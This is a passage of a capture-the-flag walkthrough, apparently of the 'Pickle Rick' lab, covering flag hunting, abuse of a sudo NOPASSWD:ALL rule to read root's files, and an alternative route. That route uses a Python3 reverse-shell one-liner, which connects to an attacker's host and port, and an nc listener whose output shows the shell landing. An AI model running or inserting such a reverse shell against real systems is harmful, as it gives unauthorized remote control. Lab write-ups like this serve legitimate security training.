
So I tried to less it, and it works!



```
less "Sup3rS3cretPickl3Ingred.txt"
```

```
[redacted]
```


You can actually already find the second flag



```
ls /home/rick
```

```
second ingredients
```

BUT when using the command "sudo -l" to see what command we can run, we see something interesting:




Command Panel

sudo -l

```
Matching Defaults entries for www-data on ip-10-10-29-1.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User www-data may run the following commands on ip-10-10-29-1.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

We can run all commands with no password. SO, we can run "sudo ls -al /root" And there it is!



Command Panel

sudo ls -al /root

```
total 28
drwx------  4 root root 4096 Feb 10  2019 .
drwxr-xr-x 23 root root 4096 Jan 17 17:13 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  3 root root 4096 Feb 10  2019 snap
```

So with a simple "sudo less /root/3rd.txt, We get the 3rd and last flag!

Other technique of resolution


This works, but isn't the cleanest technique, we could also send a reverse shell, the python one works, but only python3!

From: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

Don't foget to put your IP and port if you want!

- Shell: export RHOST="";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
- Listener: nc -lvnp 4444

You can then work directly from your terminal!



```
┌──(alex㉿Kali)-[~/my_testing]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.29.1] 54688
$ ls
ls
Sup3rS3cretPickl3Ingred.txt  clue.txt    index.html  portal.php
assets                       denied.php  login.php   robots.txt
$ 
```

Hope you enjoyed it!

Contact: alex.spiesberger@gmail.com